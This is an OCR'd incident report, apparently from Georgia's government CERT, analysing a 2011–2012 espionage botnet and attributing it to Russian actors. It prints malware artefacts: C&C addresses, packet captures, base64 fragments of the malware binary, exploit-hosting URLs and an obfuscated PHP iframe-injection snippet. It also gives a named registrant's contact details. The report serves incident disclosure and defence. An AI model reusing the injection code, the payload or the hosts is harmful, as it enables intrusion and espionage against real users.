
- *Before installing bot checks if the computer is located in UTC+3, UTC+4 Time-zone:*



- injects itself into iexplorer.exe and communicating to defaced sites, for C&C address retrival


- creating usbserv.exe bot file in Application Data directory, and writing it to autorun in Windows Registry.

## Bot Control Mechanism



```
aCrypt32_dll    db 'crypt32.dll',0      ; DATA XREF: sub_403F93 + 5
                                        ; .text:0040404A ...
aSoftware       db 'SOFTWARE\',0
aMicrosoft      db 'Microsoft\',0
aWindowsCurrent db 'Windows\CurrentVersion\',0
aRun            db 'Run',0
aUsbserv        db 'USBSERV',0          ; DATA XREF: .text:00415763
                                        ; .text:00415950 ...
aSoftwareMicros db 'Software\Microsoft\Internet Explorer\IntelliForms\Storage2',0
a_doc           db '.doc',0             ; DATA XREF: .text:00404669
                                        ; .text:loc_40481B
a_wma:
                unicode 0, <.wma>,0
a_              db '.',0                ; DATA XREF: .text:00417D6D
aWmv:
                unicode 0, ,0
a_rdp           db '.rdp',0             ; DATA XREF: .text:00405F82
                                        ; .text:00406130
                align 4
                dd 2 dup(0)
aMozilla4_0Comp db 'Mozilla/4.0 (compatible; MSIE 6.0b; Windows NT 5.0; .NET CLR 1.0.'
a78_46_145_24:                          ; DATA XREF: .text:004156B9
                unicode 0, <78.46.1[redacted]>,0
                align 10h
a31_214_140_214:                        ; DATA XREF: .text:loc_41585E
                unicode 0, <31.214.1[redacted]>,0
aE              db 'e',0                ; DATA XREF: .text:loc_415A5C
aMa_gov_ge:
                unicode 0, ,0
aHttpRbc_ru:
                unicode 0, ,0
aHttp:                                  ; DATA XREF: .text:00415629
                                        ; .text:004157CE ...
                unicode 0, ,0
aInternetExplor:
                unicode 0, <\Internet Explorer\iexplore.exe>,0
aModulesDocsMan:
                unicode 0, ,0
                unicode 0, <|||>,0
aGet            db 'GET',0
```

1) C&C servers Addresses are written into Malware’s Binary file
2) If all of them are unreachable malware reads special html page header, which actually is html page defaced on, one of the Georgian Governmental Web-Site:



ema.gov.ge/modules/docs/manual.php


||||31.31.75.63||||

Content
Management System

User Manual

## *NEW METHOD OF MALWARE UPDATING*

New version of Malware file is downloaded as base64 encoded plain text <u>from different servers simultaneously</u> and then assembled into one file.




```
192.168.2.26        94.199.48.104     TCP       62 fpitp > http [SYN] Seq=0 Win=Information=0 MSS=1460 SACK_PERM=1
94.199.48.104       192.168.2.26      TCP       62 http > fpitp [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460 SACK_PERM
192.168.2.26        94.199.48.104     TCP       54 fpitp > http [ACK] Seq=1 Ack=1 Win=64240 Len=0
192.168.2.26        94.199.48.104     HTTP     347 GET /calc.php HTTP/1.1
94.199.48.104
94.199.48.104
94.199.48.104
192.168.2.26
94.199.48.104
94.199.48.104
94.199.48.104
192.168.2.26
94.199.48.104
94.199.48.104
192.168.2.26
```

```
rc: HonHaiPr_38:19:4
col Version 4, Src:
ontrol Protocol, Src
 fpitp (1045)
port: http (80)
x: 26]
ber: 1    (relative
ce number: 294    (r
ent number: 1    (re
h: 20 bytes
```

```
 65 55 c4 17  fe 38
 40 00 80 06  a7 18
 00 50 07 e8  85 74
 00 00 47 45  54 20
 48 54 54 50  2f 31
 3a 20 69 6d  61 67
 67 65 2f 78  2d 78
 61 67 65 2f  6a 70
```

```
GET /calc.php HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: 94.199.48.104
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Fri, 25 Nov 2011 14:21:53 GMT
Server: Apache/2.2.3 (CentOS)
X-Powered-By: PHP/5.1.6
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html; charset=koi8-r

cdac
<html><head><META HTTP-EQUIV="Pragma" CONTENT="no-cache"></
head><body>TVqAAAEAAAAEABAA//8AAEABAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAAAAA4fug4
AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1vZGUuDQokAAAAAAAAAABQRQAATAEDAK/
hxU4AAAAAAAAAOAADwELAQFFAGYAAAAyAAAAAAAAAUEoAAAAQAAAAgAAAAAABAAAAQAAAAAgAAAQAAAAAAAAEAAAAAAAAAAAgAQAAA
gAATegAAAIAAAEAEAAAABAAAAAAAQAAAAAAAAAAABAAAAAAAAAAAAAAAAACAAAAWeQAAAAABAEAUAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAC50ZXh0AAAAlWQAAAAQAAAAZgAAAAIAAAAAAAAAAAAAAAAAAACAAAGAuZGF0YQAAABZ5AAAAgAAAABwAAABoAAAAAAA
AAAAAAAAAAABAAADALnJzcmMAAABAFAAAAAABAAAWAAAAhAAAAAAAAAAAAAAAAAAQAAAQAAAAAAAAAAAAAAAAAAAAAAABViewD7ByAP
bCjQAAAdBBoIvdAAGgfEEAA/yXsgEAA/3UI/
xU8gUAAiUX0g8A8iwADRfSJRfCLRfCLQHgDRfSLWCADXfSJXeSLQBiJReyLRfCLQHgDRfSLWBwDXfSJXeiLRfCLQHgDRfSLWCQDXfS
JXfiD4Q/B4Q+5AAAAAGiNEEAAw+n/NVyEQACDXARRg
+kAWXXexgVPjEAAAIPiAIkVrKNAAGvBBANF5IsAAdADRfSLADwAdCJrHayjQAAPiR2soOAAg+MAiMMBHayjQACDJayjQAD/
QuvLi0UMOQWso0AAdAY7TexBdaqLdfgBzgHOizaD4w/B4w+7AAAAAOsJ/
zVshEAAg8OEU4PrAFt142ZWZofeZl5r2wODXeiLGwNd9Tld/TA9sKNAAABOC2gi90AA/
```

```
TVqAAAEAAAAEABAA//8AAEABAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```



```
TVqAAAEAAAAEABAA//8AAEABAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
/yXwkEAA
/3UI/xVEkUAAiUX0g8A8iwADRfSJRfCLRfCLQHgDRfSLWCADXfSJXeSLQBiJReyLRfCLQHgDRfS
/FUCRQACLRfzJwggAVYnlaNldbSVokJZAAOjQ/v//agBogAAAAP91EGoAagNoAAAAQGi95EAA/9I
/1gPhDUCAACjPrhAAGisQtlkaJCWQABogBFAAGgAEEAAw+lqAmoAagD/NT64QABokxFAAP
```

## Unique Characteristics

1) **Searching Sensitive word's In filenames and INTO pdf, word, xls, txt, rtf, ppt Documents.**

2) **Recording Videos from Webcam : During skype conversation, live streaming capability**

3) **Modify malware code file from C&C Web Panel**

4) **Self-Created Packer, Crypter in Assembler Language *(evading A/V)***

5) **Update mechanism, Base-encoded plaintext, simultaneously from different C&C servers. (evading IPS/IDS)**

6) **opening network socket at ring0 level (evading firewall) / TDSS Rootkit Modification**

## Infected Organisations

**Most Georgian Infected computers were from our Governmental Agencies and Critical Information Infrastructures**

**Targets:**

1) **Ministries**
2) **Parliament**
3) **Critical Information Ifrastructures**
4) **Banks**
5) **NGO’s**

**Responding Steps**

1) Blocked each of 6 C&C IP addresses, upon detection, through Country's 3 main Internet Service Providers. (Immediate *Response)*

2) CERT-GOV-GE identified all Georgian infected IP's and gave mitigation strategies and cleaning tools to Infected Agencies and Institutions.

3) Cooperated with Antivirus, IDS/IPS solutions, to create mitigating tools and signatures. (Microsoft, Eset, Snort, Cisco, various Blacklists, Blocklists)

4) Cooperated with FBI, Department of Homeland Security, US Secret Service, US-CERT, Governmental-CERT-Germany, CERT-Ukraine, CERT-Polska, Microsoft Cybersecurity Division

5) Hosting Providers Abuse Teams, to shut down attacking servers.

6) Law Enforcement Agencies to obtain log files and system images for Forensic Analysis.

## Counter Cyber-Intelligence
### (unmasking the attackers)

CERT-GOV-GE gained full access to Command and Control servers, Decrypted communication mechanisms and malicious files. After Analyzing all the gathered information we have identified Cyber attacker persons and organizations.


> *"During 2008 Cyber War between Russia and Georgia, two Independent US-based Organizations linked Cyber Attackers with Russian Official Ministries and Organizations.*
>
> *"**United States Cyber Consequences Unit**" and "**Project Grey Goose**"*
>
> *Jefrey Carr, GreyLogic (cyber Intelligence services for Government Sector)*<br>
> *Sanjay Goel, New York State Center for Information Forensics and Assurance*<br>
> *Mike Himley, CEO/President of Eagle Intelligence*
>
> *They investigated entire Cyber Attack against Georgia and linked 2008 Cyber Attacks with so-called Cyber-Criminals Group "**Russian Business Network**",*
>
> *They had reported, that Some of used Internet Resources and Credentials belonged with "**Russian Ministry of Defense** Research Institute" called – **Center for Research of Military Strength of Foreign Countries**."*

**In 2011-2012, During This New Cyber Espionage Attack, we have identified Russian Security agencies, once again.**

We have found: ***3 main facts***, which indicate to Russian Official State organizations.

Warynews.ru – site used to control infected Georgian computers – IP and DNS servers belonges to **Russian Business Network**. (mentioned in various Blacklist, Bad Reputation)

www.rbc.ru – written directly into MALWARE code, to communicate with Attackers if every communication channel is closed. Official name "Russian Business Consalting" – official website, linked with RBN.



Address: 194.186.36.167

Filter: tcp.stream eq 7


```
No.  Time       Source          Destination     Protocol  Length Info
  75 49.929331  192.168.2.22    194.186.36.167  TCP           62 ddt > http [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
  76 50.044275  194.186.36.167  192.168.2.22    TCP           62 http > ddt [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 SACK_PERM=1
  77 50.044653  192.168.2.22    194.186.36.167  TCP           54 ddt > http [ACK] Seq=1 Ack=1 Win=64240 Len=0
  78 50.045179  192.168.2.22    194.186.36.167  HTTP         344 GET /calc.php HTTP/1.1
  80 50.246777  194.186.36.167  192.168.2.22    TCP         1514 [TCP segment of a reassembled PDU]
  81 50.246878  194.186.36.167  192.168.2.22    TCP          140 [TCP segment of a reassembled PDU]
```

http://legalcrf.in/f/4b178e605583cca28c850943e805aabc/1
http://legalcrf.in/t/19ebfd07a13d3edf82fcc121a0e4643c
http://legalcrf.in/images/np/4b178e605583cca28c850943e805aabc.pdf
http://legalcrf.in/t/19ebfd07a13d3edf82fcc121a0e4643c
http://legalcrf.in/t/19ebfd07a13d3edf82fcc121a0e4643c
http://legalcrf.in/images/t/4b178e605583cca28c850943e805aabc.html
http://legalcrf.in/images/np/4b178e605583cca28c850943e805aabc.pdf
http://legalcrf.in/images/4b178e605583cca28c850943e805aabc.jar
http://legalcrf.in/f/4b178e605583cca28c850943e805aabc/3
http://legalcrf.in/f/4b178e605583cca28c850943e805aabc/1

***Legalcrf.in –Sending Malicious files through SPAM email FROM "admin@President.gov.ge".***

**Hosting Exploit Files**

Obscure Registrator, Only Discoverable by Indian WHOIS Service,



| | |
|---|---|
| Input sender mail | \"admin@president.gov |
| Input receiver mails | |
| Input subject | \"About |
| Input text of mail | |
| Input attachment | |
| | \"Send\" |


Whois

Search Results - legalcrf.in

Owner (Registrant Contact)


**Name:** Artur Jafuniaev
**Company:** WSDomains tld
**Address:**
Lubianka 13

**City:** Moscow
**State:** Moscow
**Country:** RU
**Zip:** 346713
**Tel No:** 7 49536718291
**Fax No:** 7 49536718291
**Email:** appcureit@gmail.com



frame.php

```
$hash=25;
}
$secret='<iframe src=http://legalcrf.in/t/19ebfd07a13d3edf82fcc121a0e4643c
$sec='';
for($i=0;$i<strlen($secret);$i++)
{
    $sec=$sec.'&'.(ord($secret[$i]) + $hash);
}

$my="var mytest = 123277678;
try { new ActiveXObject('dc'); }
```

